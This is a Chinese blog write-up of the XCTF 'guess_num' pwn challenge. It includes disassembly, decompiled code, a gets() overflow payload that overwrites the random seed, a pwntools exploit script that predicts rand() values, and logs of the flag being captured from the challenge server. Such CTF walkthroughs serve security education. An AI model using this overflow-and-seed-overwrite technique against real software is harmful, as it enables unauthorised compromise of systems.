guess_num [XCTF-PWN]CTF writeup系列8

原创

3riC5r 于 2019-12-20 18:37:21 发布 888 收藏 1
分类专栏： XCTF-PWN CTF 文章标签： xctf攻防世界 ctf pwn


本文链接：https://blog.csdn.net/fastergohome/article/details/103636876
版权

XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏

CTF
46 篇文章 1 订阅
订阅专栏

题目地址：guess_num

先看看题目情况


guess_num 5 最佳Writeup由lowbeewei提供

难度系数： ★1.0

题目来源： 暂无

题目描述：菜鸡在玩一个猜数字的游戏，但他无论如何都银不了，你能帮助他么

题目场景： 111.198.29.45:39368


倒计时：03:58:59

题目附件： 附件1

照例下载附件，做保护机制检查

```
root@mypwn:/ctf/work/python# checksec d22084e1938f4b21a380e38e2fb48629
[*] '/ctf/work/python/d22084e1938f4b21a380e38e2fb48629'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

这次是保护机制全开，那就不多想了，直接拿出ida吧。




```
_init_proc
sub_980
_puts
__stack_chk_fail
_setbuf
_system
_printf
_close
_read
__libc_start_main
_srand
_gets
_open
__isoc99_scanf
_exit
_rand
__gmon_start__
__cxa_finalize
start
sub_AB0
sub_B40
sub_B80
sub_BB0
sub_C3E
main
init
fini
_term_proc
puts
__stack_chk_fail
setbuf
system
printf
close
Line 25 of 44
```

```
.text:0000000000000C66 ; Attributes: bp-based frame
.text:0000000000000C66
.text:0000000000000C66 ; int __cdecl main(int, char **, char **)
.text:0000000000000C66 main            proc near               ; DATA XREF: start+1D↑o
.text:0000000000000C66
.text:0000000000000C66 var_3C          = dword ptr -3Ch
.text:0000000000000C66 var_38          = dword ptr -38h
.text:0000000000000C66 var_34          = dword ptr -34h
.text:0000000000000C66 var_30          = byte ptr -30h
.text:0000000000000C66 seed            = dword ptr -10h
.text:0000000000000C66 var_8           = qword ptr -8
.text:0000000000000C66
.text:0000000000000C66 ; __unwind {
.text:0000000000000C66                 push    rbp
.text:0000000000000C67                 mov     rbp, rsp
.text:0000000000000C6A                 sub     rsp, 40h
.text:0000000000000C6E                 mov     rax, fs:28h
.text:0000000000000C77                 mov     [rbp+var_8], rax
.text:0000000000000C7B                 xor     eax, eax
.text:0000000000000C7D                 mov     rax, cs:stdin
.text:0000000000000C84                 mov     esi, 0          ; buf
.text:0000000000000C89                 mov     rdi, rax        ; stream
.text:0000000000000C8C                 call    _setbuf
.text:0000000000000C91                 mov     rax, cs:stdout
.text:0000000000000C98                 mov     esi, 0          ; buf
.text:0000000000000C9D                 mov     rdi, rax        ; stream
.text:0000000000000CA0                 call    _setbuf
.text:0000000000000CA5                 mov     rax, cs:stderr
.text:0000000000000CAC                 mov     esi, 0          ; buf
.text:0000000000000CB1                 mov     rdi, rax        ; stream
.text:0000000000000CB4                 call    _setbuf
.text:0000000000000CB9                 mov     [rbp+var_3C], 0
.text:0000000000000CC0                 mov     [rbp+var_34], 0
.text:0000000000000CC7                 mov     eax, 0
.text:0000000000000CCC                 call    sub_BB0
.text:0000000000000CD1                 mov     qword ptr [rbp+seed], rax
.text:0000000000000CD5                 lea     rdi, s          ; "-------------------------------"
.text:0000000000000CDC                 call    _puts
.text:0000000000000CE1                 lea     rdi, aWelcomeToAGues ; "Welcome to a guess number game!"
.text:0000000000000CE8                 call    _puts
.text:0000000000000CED                 lea     rdi, s          ; "-------------------------------"
.text:0000000000000CF4                 call    _puts
.text:0000000000000CF9                 lea     rdi, aPleaseLetMeKno ; "Please let me know your name!"
.text:0000000000000D00                 call    _puts
.text:0000000000000D05                 lea     rdi, aYourName  ; "Your name:"
.text:0000000000000D0C                 mov     eax, 0
.text:0000000000000D11                 call    _printf
.text:0000000000000D16                 lea     rax, [rbp+var_30]
.text:0000000000000D1A                 mov     rdi, rax
.text:0000000000000D1D                 mov     eax, 0
.text:0000000000000D22                 call    _gets
.text:0000000000000D27                 mov     rax, qword ptr [rbp+seed]
.text:0000000000000D2B                 mov     edi, eax        ; seed
.text:0000000000000D2D                 call    _srand
.text:0000000000000D32                 mov     [rbp+var_38], 0
.text:0000000000000D39                 jmp     loc_DE5
.text:0000000000000D3E ; ---------------------------------------------------------------------------
.text:0000000000000D3E
.text:0000000000000D3E loc_D3E:                                ; CODE XREF: main+183↓j
.text:0000000000000D3E                 call    _rand
.text:0000000000000D43                 mov     ecx, eax
.text:0000000000000D45                 mov     edx, 2AAAAAABh
.text:0000000000000D4A                 mov     eax, ecx
.text:0000000000000D4C                 imul    edx
.text:0000000000000D4E                 mov     eax, ecx
.text:0000000000000D50                 sar     eax, 1Fh
.text:0000000000000D53                 sub     edx, eax
.text:0000000000000D55                 mov     eax, edx
.text:0000000000000D57                 add     eax, eax
.text:0000000000000D59                 add     eax, edx
00000C66 0000000000000C66: main (Synchronized with Hex View-1)
```

程序不多，反编译成c语言，3个函数

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  FILE *v3; // rdi
  const char *v4; // rdi
  int v6; // [rsp+4h] [rbp-3Ch]
  int i; // [rsp+8h] [rbp-38h]
  int v8; // [rsp+Ch] [rbp-34h]
  char v9; // [rsp+10h] [rbp-30h]
  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
  unsigned __int64 v11; // [rsp+38h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  v3 = stderr;
  setbuf(stderr, 0LL);
  v6 = 0;
  v8 = 0;
  *(_QWORD *)seed = sub_BB0(v3, 0LL);
  puts("-------------------------------");
  puts("Welcome to a guess number game!");
  puts("-------------------------------");
  puts("Please let me know your name!");
  printf("Your name:");
  gets(&v9);
  v4 = (const char *)seed[0];
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v8 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v6);
    puts("---------------------------------");
    if ( v6 != v8 )
    {
      puts("GG!");
      exit(1);
    }
    v4 = "Success!";
    puts("Success!");
  }
  sub_C3E(v4);
  return 0LL;
}

__int64 sub_C3E()
{
  printf("You are a prophet!\nHere is your flag!");
  system("cat flag");
  return 0LL;
}

__int64 sub_BB0()
{
  int fd; // [rsp+Ch] [rbp-14h]
  __int64 buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  fd = open("/dev/urandom", 0);
  if ( fd < 0 || (signed int)read(fd, &buf, 8uLL) < 0 )
    exit(1);
  if ( fd > 0 )
    close(fd);
  return buf;
}
```

sub_C3E()函数就是直接给出了结果，那我们逆推一下，看下什么条件可以走到sub_C3E()。



```
  printf("Your name:");
  gets(&v9);
  v4 = (const char *)seed[0];
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v8 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v6);
    puts("---------------------------------");
    if ( v6 != v8 )
    {
      puts("GG!");
      exit(1);
    }
    v4 = "Success!";
    puts("Success!");
  }
  sub_C3E(v4);
  return 0LL;
}
```

注意到main函数中有两个感兴趣到地方：

1、gets这里有溢出漏洞

2、这是一个伪随机数问题，只需要把随机种子设置成固定值，就可以通过反复测试或设置同种子来生成伪随机数

```
  char v9; // [rsp+10h] [rbp-30h]
  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
```

我们看到v9和seed变量之间的地址偏差是0x20，那么我们就可以构造payload：

```
payload = 'A'*0x20 + p64(1)
```

前面0x20个A是赋值给v9，64位整数1是赋值给seed[0]。

那么我们根据payload来编写python脚本：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./d22084e1938f4b21a380e38e2fb48629')
# p = remote("111.198.29.45", 39368)

payload = 'A'*0x20 + p64(1)

p.sendlineafter('Your name:', payload)
p.interactive()
```

执行之后的情况如下，我们可以多次猜测同一位置的随机数

```
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 62
[*] Switching to interactive mode
-------------Turn:1-------------
Please input your guess number:$ 1
Please input your guess number:$ 1
---------------------------------
GG!
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 1 (pid 62)
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 72
[*] Switching to interactive mode
-------------Turn:1-------------
Please input your guess number:$ 2
---------------------------------
Success!
-------------Turn:2-------------
Please input your guess number:$ 1
---------------------------------
GG!
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 1 (pid 72)
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 77
[*] Switching to interactive mode
-------------Turn:1-------------
Please input your guess number:$ 2
---------------------------------
Success!
-------------Turn:2-------------
Please input your guess number:$ 2
---------------------------------
GG!
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 1 (pid 77)
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 82
[*] Switching to interactive mode
-------------Turn:1-------------
Please input your guess number:$ 2
---------------------------------
Success!
-------------Turn:2-------------
Please input your guess number:$ 3
---------------------------------
GG!
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 1 (pid 82)
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 87
[*] Switching to interactive mode
-------------Turn:1-------------
Please input your guess number:$ 2
---------------------------------
Success!
-------------Turn:2-------------
```

```
Please input your guess number:$ 4
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 1 (pid 87)
---------------------------------
GG!
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 92
[*] Switching to interactive mode
-------------Turn:1-------------
Please input your guess number:$ 2
---------------------------------
Success!
-------------Turn:2-------------
Please input your guess number:$ 5
---------------------------------
Success!
-------------Turn:3-------------
Please input your guess number:$ 1
---------------------------------
GG!
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 1 (pid 92)
[*] Got EOF while reading in interactive
$
[*] Interrupted
root@mypwn:/ctf/work/python#
```

在上面我们已经拆解出了2轮数字了。这个只是给大家演示一下什么叫伪随机数。

那么下面我们加上libc，直接设置同样的随机数种子来生成随机数，python脚本如下：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *
from ctypes import *

p = process('./d22084e1938f4b21a380e38e2fb48629')
# p = remote("111.198.29.45", 39368)
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")

payload = 'A'*0x20 + p64(1)

p.sendlineafter('Your name:', payload)
libc.srand(1)
for i in range(10):
    num = str(libc.rand()%6 + 1)
    print num + '\n'
    p.sendlineafter('number:',num)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python guess_num.py
[+] Starting local process './d22084e1938f4b21a380e38e2fb48629': pid 101
2

5

4

2

6

2

5

1

4

2

[*] Switching to interactive mode
---------------------------------
Success!
You are a prophet!
Here is your flag!cat: flag: No such file or directory
[*] Process './d22084e1938f4b21a380e38e2fb48629' stopped with exit code 0 (pid 101)
[*] Got EOF while reading in interactive
$
```

好的，本地测试没有问题，那我们就调整一下到服务器上运行：

```
root@mypwn:/ctf/work/python# python guess_num.py
[+] Opening connection to 111.198.29.45 on port 31433: Done
2

5

4

2

6

2

5

1

4

2

[*] Switching to interactive mode
---------------------------------
Success!
You are a prophet!
Here is your flag!cyberpeace{128a0308b8d1a018cec257591fc4a2ea}
[*] Got EOF while reading in interactive
$
```

同样成功了，顺利拿到了flag。

这个题目主要掌握的知识点就是伪随机数。